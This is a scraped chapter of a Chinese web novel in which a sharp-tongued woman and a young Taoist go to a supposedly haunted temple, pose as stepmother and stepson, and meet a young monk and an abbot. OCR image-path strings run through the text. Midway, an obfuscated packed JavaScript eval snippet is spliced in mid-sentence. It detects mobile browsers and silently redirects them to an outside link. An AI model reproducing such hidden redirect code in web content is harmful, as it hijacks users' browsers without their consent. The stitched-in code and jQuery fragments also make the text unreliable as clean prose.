42. 禅心1

作品:《道长你压到我尾巴了

    自书馆一别,两人一连数日都没再见面。


    直到去南坞山的那一天早晨,李胜昔和徐明生才不得不在门口相见。


    徐明生一早收拾妥当,背后负着包袱,坐在一匹马上等她。他抬头看看日头。


    太阳已经高悬头顶,有些刺眼。


    同时意味着,他至少已经在这儿等了半个时辰了。


    只是……李胜昔还没出来。


    他座下的马儿好似也同样等待得烦了,时不时就要扯着脖子嘶鸣一声。


    徐明生伸出手,默默摸了摸它脖间的鬃毛,以示安抚。


    或许是恃宠而骄,那马儿在得到了他的安抚后,反而发出了更猛烈尖锐的长叫声。


    “嘶!嘶…”


    “闭嘴!”


    听到这充满警告意味的女生,马儿原本就圆溜溜的眼睛更瞪大了几分。


    他立即停止了嘶鸣,低下头,装作吃草的样子。徐明生看了看青石板的地面:“……”


    别说草,这门口今晨刚被金玉楼的小厮打扫过,连根毛都没有。


    李胜昔的马和徐明生并列在一起,她看了他一眼,却没什么好脸色,只淡淡说了一句:“走吧。”


    徐明生点点头,她不热情对自己正好,免得再生出什么感情上的异端。


    两人扬起马鞭,身子如同离弦的箭一般窜了出去。


    南坞山距离京城算不上远,骑马一天也就到了,但是山上的路却是极为难走。


    好在这佛寺并不在山的高处,在第三天上午,两人终于风尘仆仆赶到了佛寺所在地。


    李胜昔立在佛寺门前,扫视着紧闭的门口。


    这佛寺从外观上看,已经褪色了不少,估计是年代久远或者香火并不旺盛的缘故。


    她想到徐明生是在南坞山上长大的,转头发问:“你可来过此寺?”


    徐明生一怔。


    这是今天她开口和他说的第一句话。


    他的视线又重新从左到右扫视了一圈,才确定地说:“没来过,长老不允许我们随意下山。”


    李胜昔轻嗤一声,“怪不得闹鬼到这种地步,你们长生宫都不知道。”


    徐明生沉默下,抿了抿嘴。她眼神轻飘飘的,斜斜瞥了他一眼,“依我看,不如叫蒙眼捂嘴宫好了。”


    徐明生放在身子两侧的手紧握成全。李胜昔的这张嘴,有时候真让他恨不得拿针线给缝上。


    不过这次,他自知理亏,所以被嘲讽的同时,也只是默默咽下,并无反驳斗嘴。


    李胜昔见他吃亏,心情这才好了点。


    她上前一步,叩响了佛寺的门环。


    “咚咚—”门环叩在厚实的木质大门上,发出沉闷的响声。


    等待的时候,徐明生站在她身后,低声提了个问题:“一会儿有人出来,我们怎么说自己的身份。”


    李胜昔微微回头,给了他一个“你想怎样”的眼神,又问:“你说呢。”


    徐明生沉吟片刻,像是是经过深思熟虑后才开口道:“你我孤男寡女,不如就以……”


    “兄妹相称。”李胜昔直视着他的眼睛,打断他。


    徐明生眼神愕然。


    李胜昔见他这幅惊讶的样子,不由露出兴味盎然的笑容,“不然呢,你想的什么?”徐明生眼神暗了下来,没开口回答。


    李胜昔又是一声轻嗤,“不会是夫妻吧?痴人说梦,美死你。”


    说罢,她回过头去,继续看着佛寺门口。


    徐明生:“……”


    他刚刚还真是这么想的。


    已经由朱红色褪色成暗红的佛寺大门被人从里面缓缓打开大开,露出一条缝隙。


    缝隙的中间,一颗圆润的光头缓缓露了出来。


    光头下面,是一张年轻的笑脸。


    他看着李胜昔和徐明生,露出一个和善的笑容,“二位施主,敲门所谓何事?”


    李胜昔也扬起一抹明媚的笑,“小师傅,我们母子二人云游路过此处,不知可否在贵寺借宿一晚?”


    门缝中的小光头露出惊讶神情。


    至于李胜昔身后的徐明生,他已经不能用惊讶来形容了。


    他已经快要裂开了。


    刚刚还说是兄妹,怎么眼下就是母子了?那这几天他岂不是都要叫她娘?


    李胜昔自然知道小沙弥的惊讶来自何处,她笑着解释道:“我是他父亲的续弦,是他的继母,所以年岁差得不算大。”


    徐明生嘴角忍不住抽搐几下。小沙弥闻言,这才一脸了然。老夫少妻嘛,确实常见,说得通。毕竟,他还见过长得像爷爷和孙女的夫妻来求子呢。


    他把门微微打开的大了些,恭声道:“两位请进吧,寺内还有空余房间。”


    话落,他微微让开身子,使两人能够进来。


    李胜昔和徐明生一前一后地进了寺内。


    小沙弥走在前,带着两人往留宿的后院走去。


    路上,李胜昔环顾四周。这佛寺冷冷清清的,不仅香客稀少的可怜,就连僧人也看不见几个。


    这扑面而来的凋零感,徐明生也感觉到了。


    他想了想这问题似乎有些冒昧,但还是好奇发问了:“小师傅,冒昧地问一句,贵寺为何如此冷清?”


    其实他原本想问的是,为何如此阴冷幽森。


    但考虑到这问题实在过于冒昧,还是算了。


    这小沙弥听见他的问题,脚下一顿,脸上浮现了些许不悦神情。


    李胜昔皱了皱眉,心头涌上几分警惕,不动声色地挡在了徐明生身前。


    徐明生微微一愣,但很快缓过神。所幸那小沙弥的不悦并未持续多久,他撇撇嘴,还是为两人解答了这个疑问。


    “还不是那传言害得,说什么我们寺有妖怪,搞得现在不仅香客减少了,就连师兄弟们都离开了不少。”


    说到这,小沙弥叹了口气,有些惆怅的仰头望了望天空。


    他的光头在阳光的照耀下,闪烁着金光,为他渡上了一层淡淡的光晕。


    李胜昔见状,强忍笑意,“佛家不是最讲究因缘二字吗,估计还是时候未到吧。没准能破除这传言的人已经在路上了。”


    徐明生闻言看了眼她。小沙弥摇摇头,少年装老成的样子叹了口气,“但愿吧。”


    三人边闲聊着,边继续向后院走去。


    在经过其中一个院落之时,正好遇见一黄衣僧人从房中出来。


    小沙弥脸上大惊,立即双手合十;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17113409|195526||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    ,弯腰行礼道:“方丈。”


    李胜昔被这声方丈夺去了注意。


    她的目光不由得落在黄衣僧人面上打转。


    好年轻英俊的一张脸。


    她下意识在心中感叹。


    徐明生自然没错过她的这片刻失神,心底泛起几分不悦,皱了皱眉,率先对着这方丈开口道:“在下徐明生,因云游到此,借宿一晚,还望方丈见谅。”


    这方丈眸中含笑,面露慈光,“自然可以,施主就跟着空空去吧。”空空就是这小沙弥的法号。


    李胜昔此刻已经回了神,但却迟迟没有挪开视线。


    徐明生见状,不知为何,心中竟多了几分来历不明的气愤。


    李胜昔对着这方丈开口了,声音温和:“在下李昔,是这位徐公子的继母。”


    方丈同样点点头,对她微微一笑,这才转身离去了。


    徐明生见她的视线还盯着人家的背影瞧,忍不住开口轻嘲:“再看,人家也不会转身回来。”


    李胜昔嘴角的笑容渐渐收敛起,用看傻子的眼神看他,语气淡然:“那也比有些人就算唱戏,我也不会看上一眼强。”


    徐明生一下子怒。


    李胜昔也怒瞪着他。


    小沙弥见两人之间剑拔弩张的气势,连忙道:“二位,我们还是先看房间吧,寺内房间少,去晚了被别的香客占了可不少了。”


    徐明生看他:“除了我们,这寺内哪有什么香客。”


    小沙弥:“……”好想骂人怎么办。


    李胜昔嘲讽他:“就你这个脑子和嘴,也就在长生宫那鸟不拉屎与人世隔绝的地方能平安长大。”


    徐明生又怒了。


    他重重哼了一声,甩袖离开。


